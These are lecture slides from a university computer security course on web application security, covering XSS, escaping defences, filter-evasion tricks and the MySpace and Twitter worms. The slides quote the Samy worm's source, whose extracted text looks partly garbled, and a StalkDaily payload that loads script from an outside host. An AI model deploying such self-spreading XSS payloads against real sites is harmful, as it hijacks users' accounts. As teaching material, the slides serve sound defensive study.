

CSE 484: Computer Security and Privacy

Web Security

Spring 2021

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Thanks to Franz Roesner, Dan Boneh, Dieter Gollmann, Dan Halperin, David Kohlbrenner, Yoshi Kohno, Ada Lerner, John Manferdelli, John Mitchell, Vitaly Shmatikov, Bennet Yee, and many others for sample slides and materials ...

Administrivia

- Last Class: Wednesday, May 5: Aaron Alva from the FTC (not recorded)
- Upcoming guest lectures (please join during class time, if possible, for Q&A)
 - Monday, May 10: Ariana Mirian from UCSD “Hack for Hire: Exploring the Emerging Market for Account Hijacking”
 - Friday, May 14: Emily McReynolds from Microsoft re: security, privacy, and the law
 - Monday, May 17: Sunny Consolvo and Kurt Thomas from Google re: recent work on “Hate, Harassment, and the Changing Landscape of Online Abuse”
 - Friday, May 28: Charlie Reis from Google on Chrome Security


Review Slide: Web Security Overview

- Browser security model
 - Browser sandbox: isolate web from local machine
 - Same origin policy: isolate web content from different domains
 - Also: Isolation for plugins and extensions
- Web application security
 - How (not) to build a secure website

Web Application Security:

How (Not) to Build a Secure Website

Dynamic Web Application



OWASP Top 10 Web Vulnerabilities (5/2021)

1. Injection
2. Broken Authentication
3. Sensitive Data Exposure
4. XML External Entities (XXE)
5. Broken Access Control
6. Security Misconfiguration
7. Cross-Site Scripting (XSS)
8. Insecure Deserialization
9. Using Components with Known Vulnerabilities
10. Insufficient Logging and Monitoring

Cross-Site Scripting (XSS)

PHP: Hypertext Processor

- Server scripting language with C-like syntax
- Can intermingle static HTML and code

```
<input value=<?php echo $myvalue; ?>>
```

- Can embed variables in double-quote strings

```
$user = "world"; echo "Hello $user!";
```

```
or $user = "world"; echo "Hello" . $user . "!";
```

- Form data in global arrays `$_GET`, `$_POST`, ...

Echoing / “Reflecting” User Input

Classic mistake in server-side applications

<http://naive.com/search.php?term=“Can I go back to campus yet?”>

search.php responds with

```
<html> <title>Search results</title>
```

```
<body>You have searched for <?php echo $_GET[term] ?>... </body>
```

Echoing / “Reflecting” User Input

naive.com/hello.php?name=

User

naive.com/hello.php?name=<img


src='http://upload.wikimedia.org/wikipedia/en/thumb/3/39/YoshiMarioParty9.png/210px-YoshiMarioParty9.png'>

Welcome, dear User

Welcome, dear




Cross-Site Scripting (XSS)



Basic Pattern for Reflected XSS


Injected script can manipulate website to **show bogus information, leak sensitive data, cause user's browser to attack other websites**. This violates the "spirit" of the same origin policy



Reflected XSS

- User is tricked into visiting an honest website
 - Phishing email, link in a banner ad, comment in a blog
- Bug in website code causes it to echo to the user's browser an **arbitrary attack script**
 - The origin of this script is now the website itself!
- Script can manipulate website contents (DOM) to **show bogus information, request sensitive data, control form fields on this page and linked pages, cause user's browser to attack other websites**
 - This violates the “spirit” of the same origin policy

Stored XSS



Where Malicious Scripts Lurk

- User-created content
 - Social sites, blogs, forums, wikis
- When visitor loads the page, website displays the content and visitor's browser executes the script
 - Many sites try to filter out scripts from user content, but this is difficult!

In all XSS there are 3 actors

- Adversary
- Server victim
- User victim

Breakouts

Preventing Cross-Site Scripting

- Any user input and client-side data must be preprocessed before it is used inside HTML
- Remove / encode HTML special characters
 - Use a good escaping library
 - OWASP ESAPI (Enterprise Security API)
 - Microsoft's AntiXSS
 - In PHP, `htmlspecialchars(string)` will replace all special characters with their HTML codes
 - ' becomes `'`; " becomes `"`; & becomes `&`;
 - In ASP.NET, `Server.HtmlEncode(string)`

Evading Ad Hoc XSS Filters

- Preventing injection of scripts into HTML is hard! → Use standard APIs

- Blocking “<” and “>” is not enough
- Event handlers, stylesheets, encoded inputs (%3C), etc.
- phpBB allowed simple HTML tags like

<b c=">" onmouseover="script" x="<b ">Hello

- Beware of filter evasion tricks (XSS Cheat Sheet)

- If filter allows quoting (of <script>, etc.), beware of malformed quoting:
<SCRIPT>alert("XSS")</SCRIPT>">
- Long UTF-8 encoding
- Scripts are not only in <script>:

<iframe src='https://bank.com/login' onload='steal()>

MySpace Worm (1)

- Users can post HTML on their MySpace pages
- MySpace does not allow scripts in users' HTML
 - No `<script>`, `<body>`, `onclick`, ``
- ... but does allow `<div>` tags for CSS.
 - `<div style="background:url('javascript:alert(1)')">`
- But MySpace will strip out "javascript"
 - Use "java<NEWLINE>script" instead
- But MySpace will strip out quotes
 - Convert from decimal instead:
`alert('double quote: ' + String.fromCharCode(34))`

MySpace Worm (2)

Resulting code:

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)'" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText;catch(e)}{if(C){return C}else{return eval('document.body.inne'+rHTML')}}function
getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var
AS=getQueryParams();var L=AS['Mytoken'];var
M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://www.myspace.com'+location.pathname+location.sear
ch}else{if(!M){getData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC('+A,A)}function nothing(){function
paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-
1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26');N+=P+'='+Q;O++}return N}function
httpSend(BH,BI,BJ,BK){if(!J){return false}eval('J.onr'+eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function
findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function
getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var
T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var X=W.indexOf(T);var
Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new
XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new
ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}};return Z}var AA=g();var AB=AA.indexOf('m'+ycode');var
AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+IV');var AE=AC.substring(0,AD);var
AF;if(AE){AE=AE.replace('jav'+a,'A'+jav'+a');AE=AE.replace('exp'+r),'exp'+r'+A');AF=' but most of all, samy is my hero. <d'+iv
id='+AE+'D'+IV>'}var AG;function getHome(){if(J.readyState!=4){return}var
AU=J.responseText;AG=findIn(AU,'P'+rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==
1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?fuseaction=profile.previewI
nterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?fu
seaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var
BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXM
LObj();httpSend2('/index.cfm?fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function
processxForm(){if(xmlhttp2.readyState!=4){return}var AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var
AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to
Friends';httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function
httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return
false}eval('xmlhttp2.onr'+eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

MySpace Worm (3)

- *“There were a few other complications and things to get around. This was not by any means a straight forward process, and none of this was meant to cause any damage or piss anyone off. This was in the interest of..interest. It was interesting and fun!”*
- Started on “samy” MySpace page
- Everybody who visits an infected page, becomes infected and adds “samy” as a friend and hero
- 5 hours later “samy” has 1,005,831 friends
 - Was adding 1,000 friends per second at its peak



Twitter Worm (2009)

- Can save URL-encoded data into Twitter profile
- Data not escaped when profile is displayed
- Result: StalkDaily XSS exploit
 - If view an infected profile, script infects your own profile


```
var update = urlencode("Hey everyone, join www.StalkDaily.com. It's a site like Twitter but with pictures, videos, and so much more! ");
var xss = urlencode('http://www.stalkdaily.com"></a><script src="http://mikeyyloolz.uuuq.com/x.js"></script><script src="http://mikeyyloolz.uuuq.com/x.js"></script><a ');

var ajaxConn = new XMLHttpRequest();
ajaxConn.connect("/status/update", "POST",
"authenticity_token="+authToken+"&status="+update+"&tab=home&update=update");
ajaxConn1.connect("/account/settings", "POST",
"authenticity_token="+authToken+"&user[url]="+xss+"&tab=home&update=update")
```

<http://dcortesi.com/2009/04/11/twitter-stalkdaily-worm-postmortem/>

SQL Injection

Typical Login Prompt

